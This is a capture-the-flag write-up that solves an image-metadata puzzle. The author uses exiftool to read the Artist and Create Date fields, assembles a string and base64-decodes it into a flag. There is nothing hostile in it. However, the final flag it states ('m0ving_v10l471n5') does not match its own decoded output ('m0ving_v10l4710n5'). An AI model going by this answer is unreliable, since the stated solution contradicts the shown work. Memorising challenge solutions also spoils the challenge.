
```

Immediately I remember the hint to view the metadata. To view metadata I use exiftool. Scrolling through the meta data I notice something interesting,



Artist	: fla
Y Cb Cr Positioning	: Centered
Exif Version	: 0230
Create Date	: 2018:01:01 01:01:01
Components Configuration	: Y_Cb_Cr_Cf

I notice the artists category for each picture is three letters and one of them starts with fla. That means the artists entries put together the flag. Also, the create date is repeating ones on fla. This could mean that the create date signifies the order in which the artist values are ordered in the flag. Looking through the rest of the image’s metadata, this pattern matches up. Putting the artists in order by create date we get flag{bTB2aW5nX3YxMGw0NzEwbjUK}. However, this doesn’t look like a flag. Flags are always written in 3L1T3 text. I tried looking up the MD5 hash of the body of the flag to no avail. Although I did not see = at the end of the string, I figured I would still try base64 because the = is optional.



```

>>> 'bTB2aW5nX3YxMGw0NzEwbjUK'.decode('base64')
'm0ving_v10l4710n5\n'

```

And we found the 3LIT3 text. m0ving_v10l471n5 is the flag body.

flag{m0ving_v10l471n5}